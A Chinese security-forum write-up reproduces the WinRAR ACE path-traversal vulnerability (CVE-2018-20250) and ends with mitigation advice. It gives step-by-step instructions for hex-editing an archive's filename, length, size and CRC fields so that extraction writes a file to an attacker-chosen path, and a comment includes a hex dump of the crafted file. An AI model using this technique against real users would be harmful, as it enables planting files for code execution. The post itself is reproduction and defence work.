WinRAR目录穿越神洞复现及防御


Yale / 2019-02-23 09:22:00 / 浏览数 2109 安全技术 漏洞分析 顶(0) 踩(0)

0x01漏洞背景


2019 年 2 月 20 日 @Nadav Grossman 发表了一篇关于他如何发现一个在 WinRAR 中存在 19 年的逻辑问题以至成功实现代码执行的文章。
WinRAR 代码执行相关的 CVE 编号如下：
CVE-2018-20250, CVE-2018-20251, CVE-2018-20252, CVE-2018-20253
该漏洞是由于 WinRAR 所使用的一个陈旧的动态链接库UNACEV2.dll所造成的，该动态链接库在 2006 年被编译，没有任何的基础保护机制(ASLR, DEP 等)。该动态链接库的作用是处理 ACE 格式文件。而在解压处理过程中存在一处目录穿越漏洞,允许解压过程写入文件至开机启动项，导致代码执行。

0x02准备工作


下载安装winace，一路默认安装即可




新建一个demo文件夹，创建名为test的文本文档,内容如下




使用winace打开



点击右上角file->create




阴影部分下拉框选择store full path
点击add即可
此时在demo文件夹下生成了test.ace



0x03熟悉ACE格式

接下来使用16进制编辑器打开（winhex,010Editor也行），此处使用010Editor进行




待会儿需要在这儿修改一些数据
接下啦先git clone https://github.com/droe/acefile
我们需要使用acefile.py来进行校验等操作,这是python3写的，它的功能是
1、可以提取ACE档案。
2、包含有关ACE文件格式的简要说明。
3、有一个非常有用的功能，打印文件格式标题和解释
win上没有3的环境，所以我使用kali来进行
首先下载test.ace

```
root@kali:~/demo# wget 192.168.43.136/test.ace
--2019-02-22 03:09:00--  http://192.168.43.136/test.ace
Connecting to 192.168.43.136:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 131 [application/x-ace-compressed]
Saving to: 'test.ace'

test.ace            100%[===================>]     131  --.-KB/s    in 0s

2019-02-22 03:09:00 (27.6 MB/s) - 'test.ace' saved [131/131]
```

然后查看文件头信息

```
root@kali:~/demo# python3 acefile.py --headers test.ace
```


回显如下



关键参数详细说明：
·hdr_crc：
两个CRC字段存在于2个标头中。如果CRC与数据不匹配，则中断提取。
·文件名：
文件名包含文件的相对路径。在提取过程中（包括文件）创建相对路径中指定的所有目录。文件名的大小由十六进制转储中的2个字节（小端）定义。
·advert：
如果使用未注册版本的WinACE创建存档，则在创建ACE存档期间，WinACE会自动添加广告字段。
·文件内容：
“origsize” - 内容的大小。
“hdr_size” – 头部大小。

上图可以看到crc为0xc5e9,size为63，这个63是十进制，转换为16进制为

而在010Editor中看到的是相反的（小端序），如c5e9,在下图则是e9c5,003f在下图则是3f00




另外还有个参数就是文件名长度，使用acefile没检测，我们可以手动查看


阴影部分即文件名，长度在最下面的选区中可以看到是20h,即对应阴影选中前的2000

0x04构造恶意文件


很明显，crc受限于文件内容，size受限于文件内容，文件名长度受限于文件文件名，所以需要从文件内容、文件名开始修改
（使用010Editor的好处就是可以直接在左侧进行修改）
下图橙色的就是我们修改的内容




把hello world改成bye world,文件名改成了evil.txt
之后按照上面的分析，我们需要修改文件名长度这个参数




长度为1bh，所以将2000改为1b00即可




然后修改size



大小为3ah，将阴影前的3f00(原size)修改为3a00(现在的size)



接下来修改CRC，crc怎么修改呢？crc是循环冗余校验，根据文件自有的算法得出，那么我们怎么才能得到修改后的文件的CRC呢？
别忘了我们之前的acefile.py，这个脚本为了获取ace文件信息，肯定会先对ace文件进行校验，查看它的代码找到校验逻辑不就好了？



代码很长，通读不显示，不如把刚才修改后的文件先校验一下，看看会出什么提示，然后根据关键字去定位代码段
重新在kali下载修改后的ace

然后检测

果然提示文件头CRC校验出错
根据关键字定位到代码片段

```
3052
3053    buf = self.__file.read(4)
3054    if len(buf) < 4:
3055        raise CorruptedArchiveError("truncated header")
3056    hcrc, hsize = struct.unpack('<HH', buf)
3057    buf = self.__file.read(hsize)
3058    if len(buf) < hsize:
3059        raise CorruptedArchiveError("truncated header")
3060    if ace_crc16(buf) != hcrc:
3061
3062        raise CorruptedArchiveError("header CRC failed")
3063
3064
```

根据逻辑，3060行的判断成立时则会抛出crc校验出错的提示，为此，我们可以打印出if判断的对象，即ace_crc16(buf)
在3061行插入一句代码即可


```
buf = self.__file.read(4)
if len(buf) < 4:
    raise CorruptedArchiveError("truncated header")
hcrc, hsize = struct.unpack('<HH', buf)
buf = self.__file.read(hsize)
if len(buf) < hsize:
    raise CorruptedArchiveError("truncated header")
if ace_crc16(buf) != hcrc:
    print(ace_crc16(buf),buf)
    raise CorruptedArchiveError("header CRC failed")
```

再次运行


```
root@kali:~/demo# python3 acefile.py --headers test.ace
36050 b'\x01\x01\x80\x0b\x00\x00\x00\x0b\x00\x00\x00r\x7fVN \x00\x00\x00z\xee\xb
5\xf2\x00\x03\n\x00TE\x1b\x00Users\\yale\\Desktop\\evil.txt'
test.ace: CorruptedArchiveError: header CRC failed
```

36050便是我们的crc了
同样转成16进制

将相应位置数据修改为D28C即可



保存后再次校验



没有出错，并且显示了头信息
到这一步，我们的恶意文件就制作完成了。

0x05执行攻击


受害者如果按照平时的情况解压

则会在我们设置好的路径下解压出恶意文件


0x06修复

1.尽快升级到最新版本的 WinRAR
下载地址如下
32 位：http://win-rar.com/fileadmin/winrar-versions/wrar57b1.exe
64 位：http://win-rar.com/fileadmin/winrar-versions/winrar-x64-57b1.exe

2.删除UNACEV2.dll
找到所使用的压缩文件，右键打开文件所在位置



在打开的文件夹下删除该文件即可



0x07参考

https://research.checkpoint.com/extracting-code-execution-from-winrar/

点击收藏 | 0 关注 | 2
上一篇：区块链安全—庞氏代币漏洞分析 下一篇：Slack的$ 1.000 SSRF
1. 3 条回复


王天 2019-02-24 15:04:07

删除UNACEV2.dll会对原本rar造成什么影响吗？比如什么功能用不了了？

0 回复Ta

打死我也不说 2019-02-25 18:36:47

确定这个图上的路径能输出到setup么



test.ace*

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
:	DD	14	31	00	00	00	90	2A	2A	41	43	45	2A	2A	14	14	Ý.1....**ACE**..
:	02	00	19	80	56	4E	9E	D7	F6	32	00	00	00	00	16	2A	...€VNž×ö2.....*
:	55	4E	52	45	47	49	53	54	45	52	45	44	20	56	45	52	UNREGISTERED VER
:	53	49	4F	4E	2A	D2	8C	BA	00	01	01	80	0B	00	00	00	SION*ÒŒ:...€....
:	0B	00	00	00	72	7F	56	4E	20	00	00	00	7A	EE	B5	F2	....r.VN ...zîµò
:	00	03	0A	00	54	45	1B	00	55	73	65	72	73	5C	79	61	....TE..Users\ya
:	6C	65	5C	44	65	73	6B	74	6F	70	5C	65	76	69	6C	2E	le\Desktop\evil.
:	74	78	74	42	79	65	77	6F	72	6C	64						txtByeworld

0 回复Ta

Python 2019-02-25 18:42:02

@王天 好像.ace没法解压了

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板